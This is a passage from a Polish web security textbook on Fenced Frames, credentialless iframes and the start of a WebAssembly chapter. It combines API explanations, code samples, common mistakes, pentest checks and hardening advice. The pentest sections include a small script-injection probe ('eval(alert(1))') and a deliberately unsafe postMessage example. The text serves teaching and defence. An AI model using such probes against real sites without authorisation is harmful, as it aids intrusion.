document.body.appendChild(frame);

// Parent nie wie co wyświetla fenced frame!
// Fenced frame nie wie na jakiej stronie jest!
```

Ograniczenia komunikacji

```
// Fenced Frame → Parent: ZABLOKOWANE
// (wewnątrz fenced frame):
window.parent.postMessage('data', '*'); // TypeError: cross-fenced-frame communication blocked

// Parent → Fenced Frame: ZABLOKOWANE
const frame = document.querySelector('fencedframe');
frame.contentWindow; // null lub SecurityError

// Wyjątek: reportEvent() do reporting server (nie do parent!)
// (wewnątrz fenced frame):
window.fence?.reportEvent({
  eventType: 'click',
  eventData: 'buy-button',
  destination: ['buyer', 'seller'], // do reporting endpoints, nie do parent!
});
```

Shared Storage i Fenced Frame

```
// Shared Storage API + Fenced Frame (Privacy Sandbox):
// Pozwala na przechowywanie cross-site danych (ograniczone)
// ale dostęp tylko przez Worklet (nie bezpośrednio)

// 1. Ustaw shared storage (np. na shop.com po zakupie):
await window.sharedStorage.set('purchased_shoes', '1');

// 2. Odczyt przez Worklet (nie JS):
class AdsSelectURLOperation {
  async run(urls, data) {
    const hasPurchased = await this.sharedStorage.get('purchased_shoes');
    return hasPurchased === '1' ? 1 : 0; // indeks URL
  }
}


registerURLSelectionOperation('ads-select-url', AdsSelectURLOperation);

// 3. Wywołanie selectURL() → opaque result → do fenced frame
const url = await window.sharedStorage.selectURL('ads-select-url', [url1, url2]);
// url jest opaque – parent nie zna wartości!
```


4. Co dzieje się wewnątrz

Izolacja modelu bezpieczeństwa

Klasyczny iframe:



Fenced Frame:



Network isolation

Requests z fenced frame:

- Brak cookies parent page
- Brak cookies z poprzednich sesji (storage partitioning)
- Partitioned storage (tylko dla tego fenced frame kontekstu)
- Credentials: anonymous mode (jak crossorigin="anonymous")

Klasa FencedFrameConfig

```
// FencedFrameConfig to opaque object:
const config = await navigator.runAdAuction({ /* ... */ });

// Możliwe operacje:
config instanceof FencedFrameConfig; // true
config.url; // undefined – URL jest opaque!

// Tylko przypisanie do frame.config jest dozwolone:
document.createElement('fencedframe').config = config; // OK
```

5. Analogiczny przykład z życia

Fenced Frame to **okno bez szyby** dla zewnętrznego artysty malującego ścianę:

- Właściciel domu (parent page) wynajmuje artystę (fenced frame) przez agenta (Protected Audience)
- Artysta maluje ścianę (wyświetla reklamę) ale właściciel nie widzi projektu
- Artysta nie wie gdzie jest dom (nie zna URL parent)
- Artysta nie może nic zabrać z domu (brak dostępu do cookies parent)
- Artysta może tylko powiedzieć agentowi: "skończyłem" (reportEvent — nie do właściciela!)
- Właściciel nie może ingerować w pracę artysty (brak contentWindow dostępu)

6. Przykład kodu


```
// === Protected Audience API z Fenced Frame ===

// 1. Advertiser (shoes.com) – dołącz do Interest Group:
await navigator.joinAdInterestGroup({
  owner: 'https://shoes-advertiser.com',
  name: 'shoe-remarketing',
  ads: [{ renderURL: 'https://ads.shoes.com/ad1.html', metadata: { price: 99 }
}],
  biddingLogicURL: 'https://shoes-advertiser.com/bidding.js',
  trustedBiddingSignalsURL: 'https://shoes-advertiser.com/signals.json',
  lifetimeSecs: 2592000, // 30 dni
}, 3600); // timeout 1 godzina

// 2. Publisher (news.com) – uruchom aukcję:
async function runAdAuction() {
  if (!navigator.runAdAuction) {
    // Fallback: tradycyjne reklamy (z third-party cookies jeśli dostępne)
    return loadTraditionalAd();
  }

  const auctionConfig = {
    seller: 'https://ad-exchange.com',
    decisionLogicURL: 'https://ad-exchange.com/decision.js',
    interestGroupBuyers: ['https://shoes-advertiser.com'],
    auctionSignals: { pageCategory: 'news' },
    sellerSignals: { minPrice: 0.01 },
    perBuyerSignals: { 'https://shoes-advertiser.com': { userSegment: 'premi
um' } },
  };

  const config = await navigator.runAdAuction(auctionConfig);

  if (config === null) {
    // Brak bids → pokaż default content
    return;
  }

  // 3. Wyświetl wygraną reklamę w Fenced Frame:
  const fencedFrame = document.createElement('fencedframe');
  fencedFrame.config = config;
  fencedFrame.setAttribute('width', '300');
  fencedFrame.setAttribute('height', '250');
  document.getElementById('ad-slot').appendChild(fencedFrame);
}

```

```
// === Wewnątrz fenced frame (ad.html) ===

// Zgłoś zdarzenie (click) do reporting endpoints:
document.querySelector('#cta-button').addEventListener('click', () => {
  window.fence?.reportEvent({
    eventType: 'click',
    eventData: JSON.stringify({ adId: 'shoes-123', price: 99 }),
    destination: ['buyer', 'seller'], // raport do kupcy i sprzedawcy, NIE
do parent!
  });

  // Nawigacja do advertiser strony:
  window.fence?.navigateAdURL({ url: 'https://shoes.com/product/123' });
});

```

7. Przykład z prawdziwej aplikacji

Privacy Sandbox Ad Stack

Pełny flow:

1. User na shoes.com → joinAdInterestGroup() (zainteresowanie butami)
2. User na news.com → publisher uruchamia aukcję runAdAuction()
3. Przeglądarka lokalnie wykonuje aukcję (bidding.js, decision.js)
→ Dane nie wychodzą na zewnątrz!
4. Wynik: opaque FencedFrameConfig
5. Fenced Frame ładuje wygraną reklamę
6. User klika → reportEvent() → Attribution Reporting API
7. Konwersja raportowana bez cross-site ID → prywatność zachowana!

Current Limitations (2024)

```
// Fenced Frames są nadal eksperymentalne:
// Chrome: flaga #enable-fenced-frames (dostępne w Chrome 113+)
// Firefox: nie wspierane
// Safari: nie wspierane

// Sprawdzenie wsparcia:
if (typeof HTMLFencedFrameElement !== 'undefined') {
  console.log('Fenced Frames obsługiwane');
} else {
  console.log('Fenced Frames niedostępne – użyj iframe z privacy sandbox API s');
}
```

8. Typowe błędy programistów

Błąd 1: Próba komunikacji z fenced frame

```
// BŁĄD: próba postMessage do fenced frame
const frame = document.querySelector('fencedframe');
frame.contentWindow?.postMessage('data', '*');
// Niedostępne! contentWindow jest null

// BŁĄD: wewnątrz fenced frame – próba dostępu do parent:
window.parent.postMessage('click', '*');
// SecurityError: cross-fenced-frame message zablokowane

// POPRAWKA: użyj reportEvent() dla raportowania
window.fence?.reportEvent({ eventType: 'click', destination: ['seller'] });
```

Błąd 2: Używanie src zamiast config

```
// BŁĄD: ustawianie src bezpośrednio (ignoruje ochronę opaque URL)
fencedFrame.src = 'https://ads.example.com/ad';
// Może działać w trybie 'default' ale nie daje ochrony Privacy Sandbox

// POPRAWKA: zawsze używaj config od Protected Audience/selectURL:
const config = await navigator.runAdAuction({ /* ... */ });
fencedFrame.config = config; // opaque config
```

Błąd 3: Brak fallback

```
// BŁĄD: brak obsługi gdy fenced frames niedostępne
document.createElement('fencedframe');
// undefined w Firefox i Safari!

// POPRAWKA: feature detection:
function createAdSlot(config) {
  if (typeof HTMLFencedFrameElement !== 'undefined') {
    const ff = document.createElement('fencedframe');
    ff.config = config;
    return ff;
  } else {
    // Fallback: iframe z partitioned storage (mniej prywatny)
    const iframe = document.createElement('iframe');
    iframe.src = config.url || 'https://ads.example.com/default';
    return iframe;
  }
}
```

9. Znaczenie dla bezpieczeństwa

Izolacja a bezpieczeństwo

Fenced Frame model:

- + Brak JavaScript injection z parent → brak XSS przez parent
- + Brak storage sharing → brak session fixation cross-frame
- + Brak URL reading → brak information leakage parent-frame
- + Brak postMessage → brak data exfiltration frame-parent
- Ale: fenced frame MOŻE załadować malicious content przez Protected Audience
 - Jeśli attacker kontroluje interest group → malicious ad URL
 - Fenced frame jest izolowany – ale nadal renderuje HTML/JS
 - Potencjalny XSS WEWNĄTRZ fenced frame (nie wycieka do parent)

Ad fraud i clickjacking w Fenced Frame

```
// Wewnątrz fenced frame: kliki na overlay
// Fenced frame: renderowanie elementów ponad innymi elementami parent?
// Nie! Fenced frame podlega tym samym regułom CSS co iframe
// (z-index, overflow hidden, itp.)

// Ale: fenced frame renderuje swój własny overlay wewnątrz – możliwy clickjacking
// do reportEvent() lub nawigacji wewnątrz frame
```

Privacy przez design

Kluczowy model bezpieczeństwa prywatności:

- Reklamy mogą być targetowane (na podstawie danych przeglądarki)
- Dane targetowania NIE opuszczają przeglądarki
- Publisher nie zna szczegółów targetowania
- Advertiser nie zna publisher URL
- Żadna strona nie może śledzić użytkownika między stronami

To fundamentalna zmiana: dane służą targetowaniu ALE nie ujawniają tożsamości

Powiązane CWE

- **CWE-668** — Exposure of Resource to Wrong Sphere (izolacja Fenced Frame adresuje to)
- **CWE-200** — Information Exposure (cross-site leaks przez iframe)
- **CWE-1021** — Improper Restriction of Rendered UI Layers (clickjacking)

10. Jak identyfikować podczas pentestu

Sprawdź Fenced Frame implementację

```
// W konsoli przeglądarki:
typeof HTMLFencedFrameElement; // 'function' jeśli Chrome z flagą

// Znajdź fenced frames na stronie:
document.querySelectorAll('fencedframe'); // HTMLCollection

// Sprawdź tryb:
const ff = document.querySelector('fencedframe');
ff.mode; // 'opaque-ads' lub 'default'
```

Test izolacji

```
// Sprawdź czy parent ma dostęp do fenced frame:
const ff = document.querySelector('fencedframe');
console.log(ff.contentWindow); // null = właściwa izolacja
console.log(ff.contentDocument); // null

// Próba wstrzyknięcia:
ff.contentWindow?.eval('alert(1)'); // TypeError – nie dostępne
```

Sprawdź Protected Audience API

```
// Sprawdź czy strona używa Interest Groups:
// (Brak bezpośredniego API do wylistowania, ale devtools pomagają)
// Chrome DevTools: Application → Interest Groups

// Sprawdź czy strona uruchamia aukcje:
// Network tab → szukaj navigation do 'urn:uuid:' URLs (opaque ad URLs)
```

11. Jak testować bezpieczeństwo

- ☐ Czy fenced frame jest izolowany (contentWindow === null)?
- ☐ Czy postMessage cross-fenced-frame jest blokowane?
- ☐ Czy URL fenced frame jest opaque (brak src attribute z wartością)?
- ☐ Czy reportEvent() jest używane zamiast postMessage do parent?
- ☐ Czy fenced frame nie może czytać cookies parent?
- ☐ Czy Protected Audience auction jest przeprowadzana lokalnie (brak exfiltracji)?
- ☐ Czy Attribution Reporting nie ujawnia cross-site identifiers?
- ☐ Czy Shared Storage worklet nie ujawnia danych przez side-channels?
- ☐ Czy fenced frame nie może prowadzić clickjacking na parent?

12. Jak się zabezpieczać

```
// === Bezpieczne wdrożenie Fenced Frame ===

// Jako publisher – bezpieczna konfiguracja aukcji:
async function setupAdSlot(slotElement) {
  // Feature detection:
  if (typeof HTMLFencedFrameElement === 'undefined') {
    console.warn('Fenced Frames niedostępne – użyj CHIPS iframe fallback');
    return setupIframeAdSlot(slotElement);
  }

  try {
    const config = await navigator.runAdAuction({
      seller: 'https://trusted-exchange.com',
      decisionLogicURL: 'https://trusted-exchange.com/decision.js',
      interestGroupBuyers: ['https://trusted-advertiser.com'],

      // Bezpieczna konfiguracja:
      auctionSignals: {
        pageCategory: getPageCategory(), // kategoria, nie PII!
        // NIE wysyłaj: user ID, email, historia zakupów, itp.
      },
    });

    if (!config) return; // brak bids

    const fencedFrame = document.createElement('fencedframe');
    fencedFrame.config = config;
    fencedFrame.setAttribute('width', '300');
    fencedFrame.setAttribute('height', '250');

    // Nie próbuj komunikować się z frame:
    // fencedFrame.addEventListener('message', ...) // nie zadziała

    slotElement.appendChild(fencedFrame);

  } catch (err) {
    console.error('Ad auction failed:', err);
  }
}
```

13. Podsumowanie

Kluczowe fakty:

1. Fenced Frames = izolowany embed bez komunikacji bidirectional z parent (brak `window.parent`, brak `postMessage`)
2. Zaprojektowany dla Privacy Sandbox: reklamy bez cross-site tracking
3. Opaque URL: parent nie zna URL wyświetlanej reklamy (`mode="opaque-ads"`)
4. `reportEvent()` jedyna dopuszczona komunikacja — do reporting endpoints, nie do parent
5. Eksperymentalne (2024): Chrome 113+, brak wsparcia Firefox/Safari

Dla pentestera:

- `document.querySelector('fencedframe').contentWindow` === null = właściwa izolacja

- Test: czy parent może wstrzykiwać JS do fenced frame? → nie powinien móc
- Sprawdź Protected Audience aukcje w DevTools → Application → Interest Groups
- Brak cross-frame postMessage = poprawna implementacja
- Fenced Frame NIE eliminuje XSS wewnątrz fenced frame (zewnętrzna zawartość nadal renderuje JS!)

Powiązania

Fenced Frames

- CHIPS (Rozdział 41)
 - Partitioned Cookies: izolacja per top-level site
 - Fenced Frames: izolacja per fenced frame kontekst
- Credentialless iframes (Rozdział 49)
 - Credentialless: iframe bez third-party credentials
 - Fenced Frames: pełna izolacja + opaque URL
- postMessage (Rozdział 23)
 - postMessage: mechanizm komunikacji cross-frame
 - W Fenced Frames: celowo zablokowany
- Storage Access API (Rozdział 47)
 - SAA: dostęp do unpartitioned storage z user gesture
 - Fenced Frames: celowo brak storage access

Rozdział 49: Credentialless iframes

1. Czym są Credentialless iframes

Credentialless iframes to mechanizm embeddowania stron w iframie w trybie anonimowym — bez cookies, certyfikatów klienta ani innych danych uwierzytelniających. Iframe ładuje zewnętrzną treść tak, jakby był niezalogowanym, nowym użytkownikiem — niezależnie od tego czy użytkownik jest zalogowany na tej stronie.

Implementacja przez atrybut `credentialless` lub `COEP: credentialless`:

```
<!-- Credentialless iframe (Chrome 110+): -->
<iframe src="https://third-party.com/widget" credentialless></iframe>
```

```
<!-- Alternatywnie: COEP w trybie credentialless: -->
Cross-Origin-Embedder-Policy: credentialless
```

Kluczowe właściwości:

- Brak third-party cookies
- Brak storage (localStorage, sessionStorage) z poprzednich wizyt
- Brak cache (lub izolowany cache)
- Nowe, tymczasowe storage per iframe lifecycle
- Normalna komunikacja z parent przez postMessage (w przeciwieństwie do Fenced Frames)

2. Dlaczego powstał

Problem: COEP: require-corp blokuje third-party iframes

Przy wdrożeniu `COEP: require-corp` (rozdział 43), każdy iframe musi mieć COEP. Ale wiele third-party frameworków i widgetów (Google Maps, YouTube embed, chat widżety) nie wysyła `COEP: require-corp` → blokowane przez COEP.

```
<!-- Strona z COEP: require-corp próbuje załadować YouTube: -->
<iframe src="https://www.youtube.com/embed/VIDEO_ID"></iframe>
<!-- YouTube nie ma COEP: require-corp → blokowane! -->
<!-- YouTube embed przestaje działać -->
```

Dwa problemy z `COEP: require-corp`:

1. Third-party iframes bez COEP → blokowane
2. Third-party images/scripts bez CORP/CORS → blokowane

`COEP: credentialless` rozwiązuje problem nr 1 i 2:

- Images/scripts bez CORP/CORS → ładowane ale bez credentials (anonimowo)
- Iframes bez COEP → ładowane ale bez credentials (anonimowo)
- Efekt: `crossOriginIsolated = true` **bez** wymagania COEP na zasobach!

3. Jak działa

COEP: credentialless

```
<!-- Na dokumencie głównym: -->
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: credentialless

<!-- Efekt: crossOriginIsolated = true -->
<!-- Zasoby cross-origin ładowane BEZ credentials (cookies, client certs) -->
<!-- Nie wymaga CORP ani CORS na zasobach! -->
```

```
// Sprawdź:
crossOriginIsolated; // true z COOP: same-origin + COEP: credentialless!
```

Atrybut credentialless na iframe

```
<!-- Iframe z credentialless: -->
<iframe src="https://youtube.com/embed/VIDEO_ID" credentialless></iframe>
<!-- YouTube załaduje się bez cookies YouTube'a -->
<!-- User nie jest "zalogowany" w tym iframe -->
<!-- Ale iframe MOŻE komunikować przez postMessage! -->
```

```
// Wewnątrz credentialless iframe:
document.cookie; // puste (brak cookies!)
localStorage.getItem('key'); // null (izolowane storage)
// fetch() wysyłane BEZ credentials

// Ale: postMessage do parent działa!
window.parent.postMessage('data', 'https://parent.com'); // OK (w odróżnieniu o
d Fenced Frames)
```

Porównanie z require-corp i Fenced Frames

```
COEP: require-corp:
- Zasoby cross-origin MUSZĄ mieć CORS lub CORP
- Jeśli brak → blokowane całkowicie
- Potrzeba COEP na embedded iframach
- Najbezpieczniejsze ale najtrudniejsze we wdrożeniu

COEP: credentialless:
- Zasoby cross-origin ładowane BEZ credentials
- Nie potrzeba CORP/CORS na zasobach
- Iframes ładowane bez credentials (nie potrzeba COEP na third-party!)
- Łatwiejsze wdrożenie, mniej restrykcyjne

Fenced Frames:
- Pełna izolacja (brak komunikacji bidirectional)
- Opaque URL
- Specjalny element (<fencedframe>)
- Dla Privacy Sandbox use cases (reklamy)
```

4. Co dzieje się wewnątrz

Storage i cache isolation

```
Credentialless iframe:
- Cookies: storage key = (origin, "credentialless", top-level-site)
  → Nowy, izolowany "credentialless cookie jar"
  → Brak dostępu do "normalnych" cookies origin

- localStorage/sessionStorage: izolowane
  → Mogą istnieć dane ale są odcięte od zwykłego localStorage

- Cache: przeglądarki implementują izolację przez network partition key
  → Brak cache hitów z poprzednich sesji cross-origin
```

Network requests z credentialless

```
// Request z credentialless iframe:
fetch('https://api.example.com/data');
// BRAK nagłówka Cookie (chyba że Set-Cookie w ramach credentialless session)
// BRAK Authorization header (client cert)
// Brak SameSite=Lax cookies (bo: cross-origin + credentialless)

// Analogiczne do:
fetch('https://api.example.com/data', {
  credentials: 'omit' // brak credentials
});
```

crossOriginIsolated z credentialless

```
// Wymagania dla crossOriginIsolated = true:
// Option A (bezpieczniejszy): COOP: same-origin + COEP: require-corp
// Option B (łatwiejszy): COOP: same-origin + COEP: credentialless

// Oba dają:
crossOriginIsolated; // true
new SharedArrayBuffer(1024); // dozwolone!
```

5. Analogiczny przykład z życia

Credentialless iframe to **poczekalni z kartą gościa (anonimową)**:

- Pracownik (user) ma kluczową kartę dostępu (cookies) do wszystkich pomieszczeń
- Zewnętrzny gość (third-party iframe) dostaje kartę gościa (brak credentials) — może wejść do lobby (załadować się) ale nie ma dostępu do pomieszczeń wymagających uwierzytelnienia
- Gość może rozmawiać z pracownikiem przez interkom (postMessage) — w odróżnieniu od Fenced Frames gdzie interkom jest wyłączony
- Gdyby gość miał pełną kartę (cookies), mógłby wejść do wszystkich pomieszczeń i wykraść dane

6. Przykład kodu

```

<!-- === Credentialless iframes – użycie === -->

<!DOCTYPE html>
<html>
<head>
  <title>Strona z COEP: credentialless</title>
</head>
<body>

<!-- YouTube bez potrzeby COEP na YouTube: -->
<iframe
  src="https://www.youtube.com/embed/VIDEO_ID"
  credentialless
  width="560"
  height="315"
  allowfullscreen>
</iframe>

<!-- Google Maps bez potrzeby COEP/CORP na Google: -->
<iframe
  src="https://www.google.com/maps/embed?pb=..."
  credentialless
  width="600"
  height="450">
</iframe>

<!-- Third-party widget z postMessage komunikacją: -->
<iframe
  id="widget"
  src="https://widget.example.com/chat"
  credentialless>
</iframe>

<script>
// postMessage DZIAŁA (w odróżnieniu od Fenced Frames):
const widgetFrame = document.getElementById('widget');
widgetFrame.addEventListener('load', () => {
  widgetFrame.contentWindow.postMessage(
    { action: 'init', userId: 'user-123' },
    'https://widget.example.com'
  );
});

window.addEventListener('message', (e) => {
  if (e.origin === 'https://widget.example.com') {
    console.log('Widget message:', e.data);
  }
});
</script>

</body>
</html>

```

```
# === COEP: credentialless dla crossOriginIsolated ===
```

```
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: credentialless
```

```
# Teraz: SharedArrayBuffer dostępny!
```

```
# I: YouTube, Google Maps itp. działają BEZ potrzeby ich COEP!
```

```
// === Feature detection ===

// Sprawdź czy credentialless jest obsługiwane:
const frame = document.createElement('iframe');
const supportsCredentialless = 'credentialless' in HTMLIFrameElement.prototype;

if (supportsCredentialless) {
    frame.credentialless = true;
    console.log('Credentialless iframes obsługiwane');
} else {
    // Chrome 110+, Firefox: nie obsługiwane
    console.warn('Credentialless iframes niedostępne');
}

// Sprawdź COEP mode:
// (brak bezpośredniego API, sprawdź przez crossOriginIsolated)
console.log('Cross-origin isolated:', crossOriginIsolated);
```

7. Przykład z prawdziwej aplikacji

WebAssembly wielowątkowy z YouTube embed

Problem: aplikacja wymagająca SharedArrayBuffer (np. video editor) chce też embedować YouTube'a:

```
// Bez credentialless:
// COEP: require-corp → YouTube blokowany → albo SharedArrayBuffer albo YouTube

// Z COEP: credentialless:
// Oba działają!
```

```
# Response headers strony:
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: credentialless

# crossOriginIsolated = true → SharedArrayBuffer dostępny
# YouTube iframe z atrybutem credentialless → YouTube ładuje się (bez YouTube cookies)
```

Anonimowe ładowanie third-party

```
// Przypadek: chcemy embeddować third-party widget ale:
// - nie chcemy żeby widget widział cookies user → credentialless!
// - chcemy komunikować się z widgetem → postMessage OK (inaczej niż Fenced Frames)
// - chcemy zbierać dane o interakcji → addEventListener('message')

// Widget chat bez logowania użytkownika jako użytkownika chat serwisu:
const chatFrame = document.createElement('iframe');
chatFrame.src = 'https://chat-service.com/widget';
chatFrame.credentialless = true;
// Widget.com nie otrzyma swoich cookies → anonymous sesja w widgecie
// Możemy przekazać własny token przez postMessage po załadowaniu
chatFrame.addEventListener('load', () => {
  chatFrame.contentWindow.postMessage(
    { token: app.userToken, userId: app.userId },
    'https://chat-service.com'
  );
});
```

Security consideration: sensitive state w credentialless

UWAGA na odwrotny problem:

- Strona ładuje payment form w credentialless iframe
- Payment form (stripe.com) NIE ma swoich cookies → user musi wpisać dane karty od nowa!
- Jeśli Stripe chce prefillować dane z konta → nie może (brak cookies!)

Wniosek: credentialless jest odpowiednie gdy:

- ✓ Third-party content jest STATYCZNY (YouTube video, mapa bez logowania)
- ✓ Widget używa tokenów przekazanych przez postMessage (nie własnych cookies)
- x Third-party potrzebuje własnej sesji (payment, SSO widget z saved credentials)

8. Typowe błędy programistów

Błąd 1: Credentialless zamiast Fenced Frames gdy potrzeba izolacji

```
<!-- BŁĄD: credentialless iframe dla reklam (brak pełnej izolacji) -->
<iframe src="https://ads.com/ad" credentialless></iframe>
<!-- postMessage nadal działa → ad może przysyłać tracking data do parent! -->

<!-- POPRAWKA: dla reklam użyj Fenced Frame (pełna izolacja): -->
<fencedframe></fencedframe> <!-- + Protected Audience API -->
```

Błąd 2: COEP: credentialless gdy COEP: require-corp jest lepszy

```
# BŁĄD: używanie credentialless "bo łatwiejsze" gdy:
# - Wszystkie zasoby są kontrolowane przez nas (same-site CDN)
# - Zasoby mają CORP/CORS

Cross-Origin-Embedder-Policy: credentialless
# Nieco mniej bezpieczne niż require-corp (zasoby bez CORS/CORP ładowane bez credentials)

# POPRAWKA dla w pełni kontrolowanego środowiska:
Cross-Origin-Embedder-Policy: require-corp
```

Błąd 3: Przekazywanie wrażliwych danych przez postMessage do credentialless iframe

```
// PROBLEMATYCZNE: postMessage działa z credentialless iframe
// Jeśli iframe jest skompromitowany → może exfiltrować dane

const iframe = document.createElement('iframe');
iframe.src = 'https://third-party.com/widget';
iframe.credentialless = true;
iframe.addEventListener('load', () => {
  // UWAGA: third-party może nasłuchiwać na window.addEventListener('message')
  // i wysyłać te dane dalej!
  iframe.contentWindow.postMessage({
    sensitiveData: userPrivateInfo // NIEBEZPIECZNE!
  }, 'https://third-party.com');
});

// POPRAWKA: nie wysyłaj wrażliwych danych do untrusted third-party iframes
// Używaj tylko niezbędnych danych (np. anonimowy ID sesji, kategoria, nie PII)
```

9. Znaczenie dla bezpieczeństwa

Ochrona cookies przez izolację

Bez credentialless iframe:

- Iframe ładuje się z cookies third-party (SameSite=None)
- Atakujący (przez XSS na parent) może:
 - document.querySelector('iframe').contentWindow.document.cookie
 - Dostęp do cookies iframe! (jeśli same-origin lub CORS pozwala)

Z credentialless:

- Iframe nie ma "prawdziwych" cookies
- Skradziony dostęp do iframe → puste/izolowane cookies
- Mniejszy impact

Spectre mitigation przez COEP: credentialless

COEP: credentialless aktywuje crossOriginIsolated:

- Proces izolacja (Site Isolation)
- Cross-origin zasoby bez credentials = nie ma co "kraść" przez Spectre (dane i tak są anonimowe/puste)
- SharedArrayBuffer bezpieczny

Prywatność użytkownika

Third-party widget bez cookies:

- + Widget nie może budować profilu użytkownika przez cookies
- + Widget nie ma persistent session między stronami
- + Widget nie może korelować użytkownika ze swoją bazą (bez logu przez cookies)
- Widget może nadal budować fingerprint przez JS (User-Agent, screen size, itp.)
- Widget może używać first-party data przekazanego przez postMessage

Powiązane CWE

- **CWE-359** — Privacy Violation (credentialless redukuje tracking)

- **CWE-200** — Information Exposure (izolacja cookies zmniejsza leak surface)
- **CWE-693** — Protection Mechanism Failure (wymagane przez COEP dla crossOriginIsolated)

10. Jak identyfikować podczas pentestu

Sprawdź atrybut credentialless

```
// W DevTools konsoli:
document.querySelectorAll('iframe[credentialless]');
// Jeśli wynik ma elementy → strona używa credentialless iframes

// Sprawdź COEP mode:
// Network tab → główny dokument → Response Headers
// Cross-Origin-Embedder-Policy: credentialless (lub require-corp)
```

Test izolacji cookies

```
// Wewnątrz credentialless iframe (przez DevTools → iframe context):
document.cookie;      // puste lub izolowane
localStorage;         // izolowane

// Sprawdź czy iframe może wysyłać cookies:
// Network tab → requesty z iframe → czy Cookies są wysyłane?
// Z credentialless: brak cookies w requestach!
```

Test komunikacji postMessage

```
// Test: czy postMessage działa (odróżnienie od Fenced Frames):
const iframe = document.querySelector('iframe[credentialless]');
try {
  iframe.contentWindow?.postMessage('test', '*');
  console.log('postMessage działa (credentialless, nie Fenced Frame)');
} catch (e) {
  console.log('postMessage zablokowane (Fenced Frame?)');
}
```

11. Jak testować bezpieczeństwo

- ☐ Czy credentialless iframes nie mają dostępu do prawdziwych cookies third-party?
- ☐ Czy COEP: credentialless aktywuje crossOriginIsolated?
- ☐ Czy wrażliwe dane nie są przekazywane przez postMessage do credentialless iframes?
- ☐ Czy credentialless jest użyte zamiast Fenced Frames gdy wymagana pełna izolacja?
- ☐ Czy third-party widgets z credentialless mogą budować fingerprints?
- ☐ Czy payment widgets działają poprawnie (mogą wymagać cookies → nie credentialless)?
- ☐ Czy credentialless iframe może eksfiltrować dane przez postMessage?
- ☐ Czy X-Frame-Options lub CSP frame-ancestors chroni credentialless embedded stronę?
- ☐ Czy stara przeglądarka (bez credentialless) jest obsługiwana gracefully?

12. Jak się zabezpieczać

```
<!-- === Bezpieczne credentialless iframe === -->

<!-- Tylko dla statycznych lub token-based third-party: -->
<iframe
  src="https://third-party.com/widget"
  credentialless
  sandbox="allow-scripts allow-same-origin"
  loading="lazy">
</iframe>

<!-- Nie wysyłaj PII przez postMessage: -->
<script>
iframe.addEventListener('load', () => {
  iframe.contentWindow.postMessage(
    {
      sessionId: 'anonymous-' + crypto.randomUUID(),
      // NIE: userId, email, imię, itp.
    },
    'https://third-party.com'
  );
});

// Waliduj wiadomości z powrotem:
window.addEventListener('message', (e) => {
  if (e.origin !== 'https://third-party.com') return;
  if (typeof e.data !== 'object') return;
  // Obsłuż tylko oczekiwane wiadomości
});
</script>
```

```
# Konfiguracja dla crossOriginIsolated z credentialless (łatwiejsze wdrożenie):
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: credentialless

# Dla stron które muszą embeddować YouTube/Maps/inne third-party bez COEP:
# → COEP: credentialless zamiast require-corp
```

```
// === Migracja z require-corp na credentialless gdy third-party blokuje ===

// Krok 1: Sprawdź które iframy są blokowane:
// Console: "...blocked by COEP"

// Krok 2: Zmień COEP na credentialless:
// Cross-Origin-Embedder-Policy: credentialless

// Krok 3: Dodaj credentialless atrybut na iframach gdzie chcesz jawnej izolacji:
document.querySelectorAll('iframe').forEach(frame => {
  if (isThirdPartyIframe(frame)) {
    frame.credentialless = true;
  }
});

// Krok 4: Weryfikacja:
console.log('crossOriginIsolated:', crossOriginIsolated); // powinno być true
console.log('SharedArrayBuffer:', typeof SharedArrayBuffer !== 'undefined');
```

13. Podsumowanie

Kluczowe fakty:

1. Credentialless iframe = `<iframe credentialless>` — ładuje się bez cookies i storage third-party
2. `COEP: credentialless` = alternatywa dla `require-corp` — umożliwia `crossOriginIsolated` bez wymagania COEP/CORS na third-party zasobach
3. W odróżnieniu od Fenced Frames: `postMessage` z parent DZIAŁA
4. Przydatne gdy third-party embed (YouTube, Maps) nie ma COEP, ale chcemy `SharedArrayBuffer`
5. Cookies są izolowane — widget widzi "anonimowego" użytkownika

Dla pentestera:

- Sprawdź `<iframe credentialless>` — cookies third-party są izolowane → zmniejszona attack surface
- Test: czy `postMessage` działa z iframe → tak (inaczej niż Fenced Frames)
- Sprawdź `COEP: credentialless` header → czy `crossOriginIsolated` jest true?
- Testuj czy wrażliwe dane są przekazywane przez `postMessage` do credentialless iframe (ryzyko exfiltracji!)
- Brak `credentialless` przy third-party → third-party dostaje swoje cookies → potencjalny tracking

Powiązania

```
Credentialless iframes
├── COEP (Rozdział 43)
│   ├── COEP: credentialless = tryb bez credentials
│   └── Alternatywa dla COEP: require-corp
├── Fenced Frames (Rozdział 48)
│   ├── Fenced Frames: pełna izolacja (brak postMessage)
│   └── Credentialless: izolacja cookies ale postMessage działa
├── CHIPS (Rozdział 41)
│   ├── CHIPS: partitioned third-party cookies
│   └── Credentialless: brak jakichkolwiek third-party cookies
└── postMessage (Rozdział 23)
    ├── postMessage działa w credentialless iframach
    └── Wymagana walidacja origin po obu stronach
```


Rozdział 50: WebAssembly

1. Czym jest WebAssembly

WebAssembly (WASM) to niskopoziomowy format binarny przeznaczony do uruchamiania w przeglądarkach i środowiskach serwerowych (Node.js, Deno, Wasmtime). Pozwala na uruchamianie kodu napisanego w językach kompilowanych (C, C++, Rust, Go, AssemblyScript) w przeglądarce — z wydajnością zbliżoną do kodu natywnego, w izolowanej przestrzeni (sandbox).

Kluczowe właściwości:

- **Binarny format** — kompaktowy, szybki do parsowania (nie tekstowe JS)
